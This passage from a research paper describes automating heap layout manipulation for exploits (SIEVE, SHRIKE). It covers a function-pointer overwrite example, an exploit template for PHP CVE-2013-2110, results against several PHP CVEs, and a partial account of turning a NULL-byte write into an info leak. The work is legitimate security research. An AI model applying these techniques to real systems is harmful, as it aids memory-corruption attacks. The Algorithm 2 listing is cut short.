directly interact with the allocator in an arbitrary manner. An exploit developer must first discover the allocator interactions that can be indirectly triggered via the application's API, and then leverage these to solve the layout problem. In practice, both problems are usually solved manually; this requires expert knowledge of the internals of both the heap allocator and the application's use of it.

## 1.1 An Example

Consider the code in Listing 1 showing the API for a target program. The `rename` function contains a heap-based overflow if the new name is longer than the old name. One way for an attacker to exploit the flaw in the `rename` function is to try to position a buffer allocated to hold the `name` for a `User` immediately before a `User` structure. The `User` structure contains a function pointer as its first field and an attacker in control of this field can redirect the control flow of the target to a destination of their choice by then calling the `display` function.

As the attacker cannot directly interact with the allocator, the desired heap layout must be achieved indirectly



Figure 1: An series of interactions which result in a name buffer immediately prior to a `User` structure.

utilising those functions in the target's API which perform allocations and deallocations. While the `create` and `destroy` functions do allow the attacker to make allocations and deallocations of a controllable size, other allocator interactions that are unavoidable also take place, namely the allocation and deallocation of the buffers for the `User` and `id`. We refer to these unwanted interactions as *noise*, and such interactions, especially allocations, can increase the difficulty of the problem by placing buffers between the source and destination.

Figure 1 shows one possible sequence in which the `create` and `destroy` functions are used to craft the desired heap layout.[2] The series of interactions performed by the attacker are as follows:

1. Four users are created with names of length 7, 3, 1, and 3 letters, respectively.
2. The first and the third user are destroyed, creating two holes: One of size 24 and one of size 18.
3. A user with a name of length 7 is created. The allocator uses the hole of size 18 to satisfy the allocation request for the 12-byte `User` structure, leaving 6 free bytes. The request for the 8-byte name buffer is satisfied using the 24-byte hole, leaving a hole of 16 bytes. An allocation of 4 bytes for the `id` then reduces the 6 byte hole to 2.
4. A user with a name of length 3 is created. The 16-byte hole is used for the `User` object, leaving 4 bytes into which the name buffer is then placed. This results in the name buffer, highlighted in green, being directly adjacent to a `User` structure.

Once this layout has been achieved an overflow can be triggered using the `rename` function, corrupting the `display` field of the `User` object. The control flow of the

[2] Assume a best-fit allocator using last-in-first-out free lists to store free chunks, no limit on free chunk size, no size rounding and no inline allocator metadata. Furthermore, assume that pointers are 4 bytes in size and that a `User` structure is 12 bytes in size.

application can then be hijacked by calling the `display` function with the corrupted `User` object as an argument.

## 1.2 Contributions

Our contributions are as follows:

1. An analysis of the heap layout manipulation (HLM) problem as a standalone task within the context of automatic exploit generation, outlining its essential aspects and describing the factors which influence its complexity.
2. SIEVE, an open source framework for constructing benchmarks for heap layout manipulation and evaluating algorithms.
3. A pseudo-random black box search algorithm for heap layout manipulation. Using SIEVE, we evaluate the effectiveness of this algorithm on three real-world allocators, namely `dlmalloc`, `avrlibc` and `tcmalloc`.
4. An architecture, and proof-of-concept implementation, for a system that integrates automatic HLM into the exploit development process. The implementation, SHRIKE, automatically solves heap layout constraints that arise when constructing exploits for the PHP interpreter. SHRIKE also demonstrates a novel approach to integrating an automated reasoning engine into the exploit development process. The exploit developer produces a partial exploit with markers indicating heap layout problems to be solved. SHRIKE takes this partial exploit as input and completes it by solving these problems.

The source code for SHRIKE and SIEVE can be found at `https://sean.heelan.io/heaplayout`.

# 2 The Heap Layout Manipulation Problem in Deterministic Settings

As of 2018, the most common approach to solving heap layout manipulation problems is manual work by experts. An analyst examines the allocator's implementation to gain an understanding of its internals; then, at run-time, they inspect the state of its various data structures to determine what interactions are necessary in order to manipulate the heap into the required layout.

Heap layout manipulation primarily consists of two activities: creating and filling *holes* in memory. A hole is a free area of memory that the allocator may use to service future allocation requests. Holes are filled to force the positioning of an allocation of a particular size elsewhere, or the creation of a fresh area of memory under the management of the allocator. Holes are created to capture allocations that would otherwise interfere with the layout one is trying to achieve. This process is documented in the literature of the hacking and computer security communities, with a variety of papers on the internals of individual allocators [1, 4, 20, 22], as well as the manipulation and exploitation of those allocators when embedded in applications [3, 19, 27].



Figure 2: The challenges in achieving a particular layout vary depending on whether the allocator behaves deterministically or non-deterministically and whether or not the starting state of the heap is known.

The process is complicated by the fact that – when constructing an exploit – one cannot directly interact with the allocator, but instead must use the API exposed by the target program. Manipulating the heap state via the program's API is often referred to as *heap feng shui* in the computer security literature [28]. Discovering the relationship between program-level API calls and allocator interactions is a prerequisite for real-world HLM but can be addressed separately, as we demonstrate in section 4.2.

## 2.1 Problem Restrictions for a Deterministic Setting

There are four variants of the HLM problem, as shown in Figure 2, depending on whether the allocator is deterministic or non-deterministic and whether the starting state is known or unknown. A deterministic allocator is one that does not utilise any random behaviour when servicing allocation requests. The majority of allocators are deterministic, but some, such as the Windows system allocator, `jemalloc` and the DIEHARD family of allocators [6, 24], do utilise non-determinism to make exploitation more difficult. The starting state of the heap at which the attacker can begin interacting with the allocator is given the allocations and frees that have taken place up to that point. For the starting state to be known, this sequence of interactions must be known.

In this paper we consider a known starting state and a deterministic allocator, and assume there are no other actors interacting with the heap. While restricted, this both corresponds to a set of real world exploitation scenarios and provides a building block for addressing the other three problem variants.

Local privilege escalation exploits are a scenario in which these restrictions are usually met, as the attacker can often tell what allocations and deallocations take place prior to their interactions. For remote and client-side targets, the starting state is usually not known. However,

for some such targets it is possible to force the creation of a new heap in a predictable state.

When unknown starting states and non-determinism must be dealt with, approaches such as allocating a large number of objects on the heap in the hope of corrupting one when the vulnerability is triggered are often used. However, in the problem variant we address it is usually possible to position the overflow source relative to a *specific* target buffer. Thus our objective in this variant of the HLM problem is as follows:

> *Given the API for a target program and a means by which to allocate a source and destination buffer, find a sequence of API calls that position the destination and source at a specific offset from each other.*

## 2.2 Challenges

There are several challenges that arise when trying to perform HLM and when trying to construct a general, automated solution. In this section we outline those that are most likely to be significant.

### 2.2.1 Interaction Noise

Before continuing we first must informally define the concept of an '*interaction sequence*': an allocator *interaction* is a call to one of its allocation or deallocation functions, while an *interaction sequence* is a list of one or more interactions that result from the invocation of a function in the target program's API. As an attacker cannot directly invoke functions in the allocator they must manipulate the heap via the available interaction sequences. As an example, when the `create` function from Listing 1 is called the resulting interaction sequence consists of three interactions in the form of the three calls to `malloc`. The `destroy` function also provides an interaction sequence of length three, in this case consisting of three calls to `free`.

For a given interaction sequence there can be interactions that are beneficial, and assist with manipulation of the heap into a layout that is desirable, and also interactions that are either not beneficial (but benign), or in fact are detrimental to the heap state in terms of the layout one is attempting to achieve. We deem those interactions that are not actively manipulating the heap into a desirable state to be *noise*.

For example, the `create` function from Listing 1 provides the ability to allocate buffers between 2 and 8 bytes in size by varying the length of the `name` parameter. However, two other unavoidable allocations also take place – one for the `User` structure and one for the `id`. As shown in Figure 1, some effort must be invested in crafting the heap layout to ensure that the noisy `id` allocation is placed out of the way and a `name` and `User` structure end up next to each other.

### 2.2.2 Constraints on Allocator Interactions

An attacker's access to the allocator is limited by what is allowed by the program they are interacting with. The interface available may limit the sizes that may be allocated, the order in which they may be allocated and deallocated, and the number of times a particular size may be allocated or deallocated. Depending on the heap layout that is desired, these constraints may make the desired layout more complex to achieve, or even impossible.

### 2.2.3 Diversity of Allocator Implementations

The open ended nature of allocator design and implementation means any approach that involves the production of a formal model of a particular allocator is going to be costly and likely limited to a single allocator, and perhaps even a specific version of that allocator. While `avrlibc` is a mere 350 lines of code, most of the other allocators we consider contain thousands or tens of thousands of lines of code. Their implementations involve complex data structures, loops without fixed bounds, interaction with the operating system and other features that are often terminally challenging for semantics-aware analyses, such as model checking and symbolic execution. A detailed survey of the data structures and algorithms used in allocators is available in [34].

### 2.2.4 Interaction Sequence Discovery

Since in most situations one cannot directly interact with the allocator, an attacker needs to discover what interaction sequences with the allocator can be indirectly triggered via the program's API. This problem can be addressed separately to the main HLM problem, but it is a necessary first step. In section 4.2 we discuss how we solved this problem for the PHP language interpreter.

# 3 Automatic Heap Layout Manipulation

We now present our pseudo-random black box search algorithm for HLM, and two evaluation frameworks we have embedded it in to solve heap layout problems on both synthetic benchmarks and real vulnerabilities. The algorithm is theoretically and practically straightforward. There are two strong motivations for initially avoiding complexity.

Firstly, there is no existing prior work on automatic HLM and a straightforward algorithm provides a baseline that future, more sophisticated, implementations can be compared against if necessary.

Secondly, despite the potential size of the problem measured by the number of possible combinations of available interactions, there is significant symmetry in the solution space for many problem instances. Since our measure of success is based on the relative positioning of

two buffers, large equivalence classes of solutions exist as:

1. Neither the absolute location of the two buffers, nor their relative position to other buffers, matters.
2. The order in which holes are created or filled usually does not matter.

It is often possible to solve a layout problem using significantly differing input sequences. Due to these solution space symmetries, we propose that a pseudo-random black box search could be a solution for a sufficiently large number of problem instances as to be worthwhile.

To test this hypothesis, and demonstrate its feasibility on real targets, we constructed two systems. The first, described in section 3.1 allows for synthetic benchmarks to be constructed with any allocator exposing the standard ANSI interface for dynamic memory allocation. The second system, described in section 3.2, is a fully automated HLM system designed to work with the PHP interpreter.

## 3.1 SIEVE: An Evaluation Framework for HLM Algorithms

To allow for the evaluation of search algorithms for HLM across a diverse array of benchmarks we constructed SIEVE. It allows for flexible and scalable evaluation of new search algorithms, or testing existing algorithms on new allocators, new interaction sequences or new heap starting states. There are two components to SIEVE:

1. The SIEVE driver which is a program that can be linked with any allocator exposing the `malloc`, `free`, `calloc` and `realloc` functions. As input it takes a file specifying a series of allocation and deallocation requests to make, and produces as output the distance between two particular allocations of interest. Allocations and deallocations are specified via directives of the following forms:

   (a) `<malloc size ID>`
   (b) `<calloc nmemb size ID>`
   (c) `<free ID>`
   (d) `<realloc oldID size ID>`
   (e) `<fst size>`
   (f) `<snd size>`

   Each of the first four directives are translated into an invocation of their corresponding memory management function, with the `ID` parameters providing an identifier which can be used to refer to the returned pointers from `malloc`, `calloc` and `realloc`, when they are passed to `free` or `realloc`. The final two directives indicate the allocation of the two buffers that we are attempting to place relative to each other. We refer to the addresses that result from the corresponding allocations as $addrFst$ and $addrSnd$, respectively. After the allocation directives for these buffers have been processed, the value of $(addrFst - addrSnd)$ is produced.
2. The SIEVE framework which provides a Python API for running HLM experiments. It has a variety of features for constructing candidate solutions, feeding them to the driver and retrieving the resulting distance, which are explained below. This functionality allows one to focus on creating search algorithms for HLM.

**Algorithm 1** Find a solution that places two allocations in memory at a specified distance from each other. The integer $g$ is the number of candidates to try, $d$ the required distance, $m$ the maximum candidate size and $r$ the ratio of allocations to deallocations for each candidate.

```
1:  function SEARCH(g, d, m, r)
2:      for i ← 0, g − 1 do
3:          cand ← ConstructCandidate(m, r)
4:          dist ← Execute(cand)
5:          if dist = d then
6:              return cand
7:      return None
8:  function CONSTRUCTCANDIDATE(m, r)
9:      cand ← InitCandidate(GetStartingState())
10:     len ← Random(1, m)
11:     fstIdx ← Random(0, len − 1)
12:     for i ← 0, len − 1 do
13:         if i = fstIdx then
14:             AppendFstSequence(cand)
15:         else if Random(1, 100) ≤ r then
16:             AppendAllocSequence(cand)
17:         else
18:             AppendFreeSequence(cand)
19:     AppendSndSequence(cand)
20:     return cand
```

We implemented a pseudo-random search algorithm for HLM on top of SIEVE, and it is shown as Algorithm 1. The $m$ and $r$ parameters are what make the search *pseudo-random*. While one could potentially use a completely random search, it makes sense to guide it away from candidates that are highly unlikely to be useful due to extreme values for $m$ and $r$. There are a few points to note on the SIEVE framework's API in order to understand the algorithm:

- The directives to be passed to the driver are represented in the framework via a `Candidate` class. The `InitCandidate` function creates a new `Candidate`.
- Often one may want to experiment with performing HLM after a number of allocator interactions, representing initialisation of the target application *before*

the attacker can interact, have taken place. SIEVE can be configured with a set of such interactions that can be retrieved via the `GetStartingState` function. `InitCandidate` can be provided with the result of `GetStartingState` (line 9).

- The available interaction sequences impact the difficulty of HLM, i.e. if an attacker can trigger individual allocations of arbitrary sizes they will have more precise control of the heap layout than if they can only make allocations of a single size. To experiment with changes in the available interaction sequences, the user of SIEVE overrides the `AppendAllocSequence` and `AppendFreeSequence`[3] functions to select one of the available interaction sequences and append it to the candidate (lines 16-18).
- The directive to allocate the first buffer of interest is placed at a random offset within the candidate (line 14), with the directive to allocate the second buffer of interest placed at the end (line 19). To experiment with the addition of noise in the allocation of these buffers, the `AppendFstSequence` and `AppendSndSequence` functions can be overloaded.
- The `Execute` function takes a candidate, serialises it into the form required by the SIEVE driver, executes the driver on the resulting file and returns the distance output by the driver (line 4).
- As the value output by the driver is $(addrFst - addrSnd)$, to search for a solution placing the buffer allocated first *before* the buffer allocated second, a negative value can be provided for the $d$ parameter to `Search`. Providing a positive value will search for a solution placing the buffers in the opposite order. In this manner overflows and underflows can be simulated, with either temporal order of allocation for the source and destination (line 5).

The experimental setup used to evaluate pseudo-random search as a means for solving HLM problems on synthetic benchmarks is described in section 4.1.

## 3.2 SHRIKE: A HLM System for PHP

For real-world usage the search algorithm must be embedded in a system that solves a variety of other problems in order to allow the search to take place. To evaluate the feasibility of end-to-end automation of HLM we constructed SHRIKE, a HLM system for the PHP interpreter. We choose PHP as it has a number of attributes that make it ideal for experimentation. PHP combines a large, modern application containing complex functionality, with a language that is relatively stable and easy to work with in an automated fashion. On top of that, it has an open version control system and bug tracker.

[3] `AppendFreeSequence` function will detect if there are no allocated buffers to free and redirect to `AppendAllocSequence` instead.



Figure 3: Architecture diagram for SHRIKE

Furthermore, PHP is an interesting target from a security point of view as the ability to exploit heap-based vulnerabilities locally in PHP allows attackers to increase their capabilities in situations where the PHP environment has been hardened [12].

The architecture of SHRIKE is shown in Figure 3. We implemented the system as three distinct phases:

- A component that identifies fragments of PHP code that provide distinct allocator interaction sequences (Section 3.2.1).
- A component that identifies dynamically allocated structures that may be useful to corrupt or read as part of an exploit, and a means to trigger their allocation (Section 3.2.2).
- A search procedure that pieces together the fragments triggering allocator interactions to produce PHP programs as candidates (Section 3.2.4). The user specifies how to allocate the source and destination, as well as how to trigger the vulnerability, via a template (Section 3.2.3).

The first two components can be run once and the results stored for use during the search. If successful, the output of the search is a new PHP program that manipulates the heap to ensure that when the specified vulnerability is triggered the source and destination buffers are adjacent.

To support the functionality required by SHRIKE we implemented an extension for PHP. This extension provides functions that can be invoked from a PHP script to enable a variety of features including recording the allocations that result from invoking a fragment of PHP code, monitoring allocations for the presence of *interesting* data, and checking the distance between two allocations. We carefully implemented the functionality of this extension to ensure that it does not modify the heap layout of the target program in any way that would invalidate search

results. However, all results are validated by executing the solutions in an unmodified version of PHP.

### 3.2.1 Identifying Available Interaction Sequences

To discover the available interaction sequences it is necessary to construct self-contained fragments of PHP code and determine the allocator interactions each fragment triggers. Correlating code fragments with the resulting allocator interactions is straightforward: we instrument the PHP interpreter to record the allocator interactions that result from executing a given fragment. Constructing valid fragments of PHP code that trigger a diverse set of allocator interactions is more involved.

We resolve the latter problem by implementing a fuzzer for the PHP interpreter that leverages the regression tests that come with PHP, in the form of PHP programs. This idea is based on previous work that used a similar approach for the purposes of vulnerability detection [17, 18]. The tests provide examples of the functions that can be called, as well as the number and types of their arguments. The fuzzer then mutates existing fragments, to produce new fragments with new behaviours.

To tune the fuzzer towards the discovery of fragments that are useful for HLM, as opposed to vulnerability discovery, we made the following modifications:

- We use mutations that are intended to produce an interaction sequence that we have not seen before, rather than a crash. For example, fuzzers will often replace integers with values that may lead to edge cases, such as 0, $2^{32}-1$, $2^{31}-1$ and so on. We are interested in triggering unique allocator interactions however, and so we predominantly mutate tests using integers and string lengths that relate to allocation sizes we have not previously seen.
- Our measure of *fitness* for a generated test is not based on code coverage, as is often the case with vulnerability detection, but is instead based on whether a new allocator interaction sequence is produced, and the length of that interaction sequence.
- We discard any fragments that result in the interpreter exiting with an error.
- We favour the shortest, least complex fragments with priority being given to fragments consisting of a single function call.

As an example, lets discuss how the regression test in Listing 2 would be used to discover interaction sequences. From the regression test the fuzzing specification shown in Listing 3 is automatically produced. Fuzzing specifications indicate the name of functions that can be called, along with the types of their arguments. SHRIKE then begins to fuzz the discovered functions, using the specifications to ensure the correct types are provided for each argument. For example, the code fragments `$x = imagecreatetruecolor(1, 1)`, `$x = imagecreatetruecolor(1, 2)`, `$x = imagecreatetruecolor(1, 3)` etc. might be created and executed to determine what, if any, allocator interactions they trigger.

```
$image = imagecreatetruecolor(180, 30);
imagestring($image, 5, 10, 8, "Text",
    0x00ff00);
$gaussian = array(
    array(1.0, 2.0, 1.0),
    array(2.0, 4.0, 2.0)
);
var_dump(imageconvolution($image,
    $gaussian, 16, 0));
```

Listing 2: Source for a PHP test program.

```
imagecreatetruecolor(I, I)
imagestring(R, I, I, I, T, I)
array(F, F, F)
array(R, R)
var_dump(R)
imageconvolution(R, R, I, I)
```

Listing 3: The function fuzzing specifications produced from parsing Listing 2. The letters replacing the function arguments indicate their types. 'R' for a resource, 'I' for an integer, 'F' for a float and 'T' for text.

The output of this stage is a mapping from fragments of PHP code to a summary of the allocator interaction sequences that occur as a result of executing that code. The summary includes the number and size of any allocations, and whether the sequence triggers any frees.

### 3.2.2 Automatic Identification of Target Structures

In most programs there is a diverse set of dynamically allocated structures that one could corrupt or read to violate some security property of the program. These targets may be program-specific, such as values that guard a sensitive path; or they may be somewhat generic, such as a function pointer. Identifying these targets, and how to dynamically allocate them, can be a difficult manual task in itself. To further automate the process we implemented a component that, as with the fuzzer, splits the PHP tests into standalone fragments and then observes the behaviour of these fragments when executed. If the fragment dynamically allocates a buffer and writes what appears to be a pointer to that buffer, we consider the buffer to be an interesting corruption target and store the fragment. The user can indicate in the template which of the discovered corruption targets to use, or the system can automatically select one.

```
<?php
$quote_str = str_repeat("\xf4", 123);
#X-SHRIKE HEAP-MANIP
#X-SHRIKE RECORD-ALLOC 0 1
$image = imagecreate(1, 2);
#X-SHRIKE HEAP-MANIP
#X-SHRIKE RECORD-ALLOC 0 2
quoted_printable_encode($quote_str);
#X-SHRIKE REQUIRE-DISTANCE 1 2 0
?>
```

Listing 4: Exploit template for CVE-2013-2110

#### 3.2.3 Specifying Candidate Structure

Different vulnerabilities require different setup in order to trigger e.g. the initialisation of required objects or the invocation of multiple functions. To avoid hard-coding vulnerability-specific information in the candidate creation process, we allow for the creation of candidate templates that define the structure of a candidate. A template is a normal PHP program with the addition of directives starting with `#X-SHRIKE`[4]. The template is processed by SHRIKE and the directives inform it how candidates should be produced and what constraints they must satisfy to solve the HLM problem. The supported directives are:

- `<HEAP-MANIP [sizes]>` Indicates a location where SHRIKE can insert heap-manipulating sequences. The `sizes` argument is an optional list of integers indicating the allocation sizes that the search should be restricted to.
- `<RECORD-ALLOC offset id>` Indicates that SHRIKE should inject code to record the address of an allocation and associate it with the provided `id` argument. The `offset` argument indicates the allocation to record. Offset 0 is the very next allocation, offset 1 the one after that, and so on.
- `<REQUIRE-DISTANCE idx idy dist>` Indicates that SHRIKE should inject code to check the distance between the pointers associated with the provided IDs. Assuming $x$ and $y$ are the pointers associated with *idx* and *idy* respectively, then if $(x - y = dist)$ SHRIKE will report the result to the user, indicating this particular HLM problem has been solved. If $(x - y \neq dist)$ then the candidate will be discarded and the search will continue.

A sample template for CVE-2013-2110, a heap-based buffer overflow in PHP, is shown in Listing 4. In section 4.3 we explain how this template was used in the construction of a control-flow hijacking exploit for PHP.

[4]As the directives begin with a '#' they will be interpreted by the normal PHP interpreter as a comment and thus can be run in both our modified interpreter and an unmodified one.

**Algorithm 2** Solve the HLM problem described in the provided template $t$. The integer $g$ is the number of candidates to try, $d$ the required distance, $m$ the maximum number of fragments that can be inserted in place of each `HEAP-MANIP` directive, and $r$ the ratio of allocations to deallocation fragments used in place of each `HEAP-MANIP` directive.

```
1:  function SEARCH(t, g, m, r)
2:      spec ← ParseTemplate(t)
3:      for i ← 0, g − 1 do
4:          cand ← Instantiate(spec, m, r)
5:          if Execute(cand) then
6:              return cand
7:      return None

#### 3.2.4 Search

The search in SHRIKE is outlined in Algorithm 2. It takes in a template, parses it and then constructs and executes PHP programs until a solution is found or the execution budget expires. Candidate creation is shown in the `Instantiate` function. Its first argument is a representation of the template as a series of objects. The objects represent either SHRIKE directives or normal PHP code and are processed as follows:

- The `HEAP-MANIP` directive is handled via the `GetHeapManipCode` function (line 12). The database, constructed as described in section 3.2.1, is queried for a series of PHP fragments, where each fragment allocates or frees one of the sizes specified in the `sizes` argument to the directive in the template. If no sizes are provided then all available fragments are considered. If multiple fragments exist for a given size then selection is biased towards fragments with less noise. Between 1 and $m$ fragments are selected and returned. The $r$ parameter controls the ratio of fragments containing allocations to those containing frees.
- The `RECORD-ALLOC` directive is handled via the

`GetRecordAllocCode` function (line 14). A PHP fragment is returned consisting of a call to a function in our extension for PHP that associates the specified allocation with the specified ID.
- The `REQUIRE-DISTANCE` directive is handled via the `GetRequireDistanceCode` function (line 16). A PHP fragment is returned with two components. Firstly, a call to a function in our PHP extension that queries the distance between the pointers associated with the given IDs. Secondly, a conditional statement that prints a success indicator if the returned distance equals the *distance* parameter.
- All code that is not a SHRIKE directive is included in each candidate verbatim (line 18).

The `Execute` function (line 5) converts the candidate into a valid PHP program and invokes the PHP interpreter on the result. It checks for the success indicator printed by the code inserted to handle the `REQUIRE-DISTANCE` directive. If that is detected then the solution program is reported. Listing 5 in the appendix shows a solution produced from the template in Listing 4.

## 4 Experiments and Evaluation

The research questions we address are as follows:

- RQ1: What factors most significantly impact the difficulty of the heap layout manipulation problem in a deterministic setting?
- RQ2: Is pseudo-random search an effective approach to heap-layout manipulation?
- RQ3: Can heap layout manipulation be automated effectively for real-world programs?

We conducted two sets of experiments. Firstly, to investigate the fundamentals of the problem we utilised the system discussed in section 3.1 to construct a set of synthetic benchmarks involving differing combinations of heap starting states, interaction sequences, source and destination sizes, and allocators. We chose the `tcmalloc` (v2.6.1), `dlmalloc` (v2.8.6) and `avrlibc` (v2.0) allocators for experimentation. These allocators have significantly different implementations and are used in many real world applications.

An important difference between the allocators used for evaluation is that `tcmalloc` (and PHP) make use of *segregated storage*, while `dlmalloc` and `avrlibc` do not. In short, for small allocation sizes (e.g. less than a 4KB) segregated storage pre-segments runs of pages into chunks of the same size and will then only place allocations of that size within those pages. Thus, only allocations of the same, or similar, sizes may be adjacent to each other, except for the first and last allocations in the run of pages which may be adjacent to the last or first allocation from other size classes.

Table 1: Synthetic benchmark results after 500,000 candidate solutions generated, averaged across all starting sequences. The full results are in Table 4 in the appendix. All experiments were run 9 times and the results presented are an average.

| Allocator | Noise | % Overall Solved | % Natural Solved | % Reversed Solved |
|---|---|---|---|---|
| avrlibc-r2537 | 0 | 100 | 100 | 99 |
| dlmalloc-2.8.6 | 0 | 99 | 100 | 98 |
| tcmalloc-2.6.1 | 0 | 72 | 75 | 69 |
| avrlibc-r2537 | 1 | 51 | 50 | 52 |
| dlmalloc-2.8.6 | 1 | 46 | 60 | 31 |
| tcmalloc-2.6.1 | 1 | 52 | 58 | 47 |
| avrlibc-r2537 | 4 | 41 | 44 | 38 |
| dlmalloc-2.8.6 | 4 | 33 | 49 | 17 |
| tcmalloc-2.6.1 | 4 | 37 | 51 | 24 |

Secondly, to evaluate the viability of our search algorithm on real world applications we ran SHRIKE on 30 different layout manipulation problems in PHP. All experiments were carried out on a server with 80 Intel Xeon E7-4870 2.40GHz cores and 1TB of RAM, utilising 40 concurrent analysis processes.

### 4.1 Synthetic Benchmarks

The goal of evaluation on synthetic benchmarks is to discover the factors influencing the difficulty of problem instances and to highlight the capabilities and limitations of our search algorithm in an environment that we precisely control. The benchmarks were constructed as follows:

- In real world scenarios it is often the case that the available interaction sequences are noisy. To investigate how varying noise impacts problem difficulty, we constructed benchmarks in which varying amounts of noise are injected during the allocation of the source and destination. In Table 1, a value of *N* in the 'Noise' column means that before and after the first allocation of interest, *N* allocations of size equal to the second allocation of interest allocation are made.
- We initialise the heap state prior to executing the interactions from a candidate by prefixing each candidate with a set of interactions. Previous work [34] has outlined the drawbacks that arise when using randomly generated heap states to evaluate allocator performance. To avoid these drawbacks we captured



Figure 4: For an allocator that splits chunks from the start of free blocks, the natural order, shown on the left, of allocating the source and then the destination produces the desired layout, while the reversed order, shown on the right, results in an incorrect layout.

the initialisation sequences of PHP[5], Python and Ruby to use in our benchmarks. A summary of the relevant properties of these initialisation sequences can be found in the appendices in table 2.

- As it is not feasible to evaluate layout manipulation for all possible combinations of source and destination sizes, we selected 6 sizes, deemed to be both likely to occur in real world problems and to exercise different allocator behaviour. The sizes we selected are 8, 64, 512, 4096, 16384 and 65536. For each pair of sizes $(x, y)$ there are four possible benchmarks to be run: $x$ allocated temporally first overflowing into $y$, $x$ allocated temporally first underflowing into $y$, $y$ allocated temporally first overflowing into $x$, and $y$ allocated temporally first underflowing into $x$. This produces 72 benchmarks to run for each combination of allocator (3), noise (3) and starting state (4), giving 2592 benchmarks in total.
- For each source and destination combination size, we made available to the analyser an interaction sequence which triggers an allocation of the source size, an interaction sequence which triggers an allocation of the destination size, and interaction sequences for freeing each of the allocations.

The $m$ and $r$ parameters to Algorithm 1 were set to 1000 and .98 respectively[6].The $g$ parameter was set to 500,000. A larger value would provide more opportunities for the search algorithm to find solutions, but with 2592 total benchmarks to run, and 500,000 executions taking in the range of 5-15 minutes depending on the number of interactions in the starting state, this was the maximum viable value given our computational resources. The results of the benchmarks averaged across all starting states can be found in Table 1, with the full results in the appendices in Table 4.

[5]PHP makes use of both the system allocator and its own allocator. We captured the initialisation sequences for both.

[6]To determine reasonable values for these parameters, we constructed a small, distinct set of benchmarks explicitly for this purpose and separate to those used in our evaluation.



Figure 5: A solution for the reversed allocation order to corruption direction relationship. A hole is created via a placeholder which can then be used for the source.

To understand the '% Natural' and '% Reversed' columns in the results table we must define the concept of the *allocation order to corruption direction relationship*. We refer to the case of the allocation of the source of an overflow temporally first, followed by its destination, or the allocation of the destination of an underflow temporally first, followed by its source as the *natural* relationship. This is because most allocators split space from the start of free chunks and thus, for an overflow, if the source and destination are both split from the same chunk and the source is allocated first then it will naturally end up before the destination. The reverse holds for an underflow. We refer to the relationship as *reversed* in the case of the allocation of the destination temporally first followed by the source for an overflow, or the allocation of the source temporally first followed by the destination for an underflow. We expect this case to be harder to solve for most allocators, as the solution is more complex than for the *natural* relationship. A visualisation of this idea can be seen in Figure 4 and a solution for the reversed case is shown in Figure 5.

From the benchmarks a number of points emerge:

- When segregated storage is not in use, as with `dlmalloc` and `avrlibc`, and when there is no noise, 98% to 100% of the benchmarks are solved.
- Segregated storage significantly increases problem difficulty. With no noise, the overall success rate drops to 72% for `tcmalloc`.
- With the addition of a single noisy allocation, the overall success rate drops to close to 50% across all allocators.
- The order of allocation for the source and destination matters. A layout conforming to the natural allocation order to corruption direction relationship was easier to find in all problem instances. With four noisy allocations the success rate for problems involving the natural allocation order ranges from

44% to 51%, but drops to between 17% and 38% for the reversed order. It is also worth noting that the difference in success rate between natural and reversed problem instances is lower for `avrlibc` than for `dlmalloc` and `tcmalloc`. This is because in some situations `avrlibc` will split space from free chunks from the end instead of from the start. Thus, a reversed order problem can be turned into a natural order problem by forcing the heap into such a state, and this is often easier than solving the reversed order problem.

- We ran each experiment 9 times, and if all $9 * 500,000$ executions are taken together then 78% of the benchmarks are solved *at least* once. In other words, only 22% of the benchmarks were never solved by our approach, which is quite encouraging given the simplicity of the algorithm.

## 4.2 PHP-Based Benchmarks

To determine if automatic HLM is feasible in real world scenarios we selected three heap overflow vulnerabilities and ten dynamically allocated structures that were identified by SHRIKE as being potentially useful targets (namely structures that have pointers as their first field). Pairing each vulnerability with each target structure provides a total of 30 benchmarks. For each, we ran an experiment in which SHRIKE was used to search for an input which would place the overflow source and destination structure adjacent to each other.

A successful outcome means the system can discover how to interact with the underlying allocator via PHP's API, identify how to allocate sensitive data structures on the heap, and construct a PHP program which places a selected data structure adjacent to the source of an OOB memory access. This saves an exploit developer a significant amount of effort, allowing them to focus on how to leverage the resulting OOB memory access.

Our evaluation utilised the following vulnerabilities:

- **CVE-2015-8865**. An out-of-bounds write vulnerability in `libmagic` that exists in PHP up to version 7.0.4.
- **CVE-2016-5093**. An out-of-bounds read vulnerability in PHP up to version 7.0.7, related to string processing and internationalisation.
- **CVE-2016-7126**. An out-of-bounds write vulnerability in PHP up to version 7.0.10, related to image processing.

The ten target structures are described in the appendix in Table 3 and the full details of all 30 experiments can be found in Table 5. As with the synthetic benchmarks, the $m$ and $r$ arguments to the `Search` function were set to 1000 and .98 respectively. Instead of limiting the number of executions via the $g$ parameter the maximum run time for each experiment was set to 12 hours. The following summarises the results:

- SHRIKE succeeds in producing a PHP program achieving the required layout in 21 of the 30 experiments run and fails in 9 (a 70% success rate).
- There are 15 noise-free benchmarks of which SHRIKE solves all 15, and 15 noisy benchmarks of which SHRIKE solves 6. This follows what one would expect from the synthetic benchmarks.
- In the successful cases the analysis took on average 571 seconds and 720,000 candidates.

Of the nine benchmarks which SHRIKE does not solve, eight involve CVE-2016-7126. The most likely reason for the difficulty of benchmarks involving this vulnerability is noise in the interaction sequences involved. The source buffer for this vulnerability results from an allocation request of size 1, which PHP rounds up to 8 – an allocation size that is quite common throughout PHP, and prone to occurring as noise. There is a noisy allocation in the interaction sequence which allocates the source buffer itself, several of the interaction sequences which allocate the target structures also have noisy allocations, and all interaction sequences which SHRIKE discovered for making allocations of size 8 involve at least one noisy allocation. For example, the shortest sequence discovered for making an allocation of size 8 is a call to `imagecreate(57, 1)` which triggers an allocation of size 7360, two allocations of size 8 and two allocations of size 57. In contrast, there is little or no noise involved in the benchmarks utilising CVE-2016-5093 and CVE-2015-8865.

## 4.3 Generating a Control-Flow Hijacking Exploit for PHP

To show that SHRIKE can be integrated into the development of a full exploit we selected another vulnerability in PHP. CVE-2013-2110 allows an attacker to write a NULL byte immediately after the end of a heap-allocated buffer. One must utilise that NULL byte write to corrupt a location that will enable more useful exploitation primitives. Our aim is to convert the NULL byte write into both an information leak to defeat ASLR and the ability to modify arbitrary memory locations.

We first searched SHRIKE's database for interaction sequences that allocate structures that have a pointer as their first field. This lead us to the `imagecreate` function which creates a `gdImage` structure. This structure uses a pointer to an array of pointers to represent a grid of pixels in an image. By corrupting this pointer via the NULL byte write, and then allocating a buffer we control at the location it points to post-corruption, an attacker can control the locations that are read and written from when pixels are read and written.

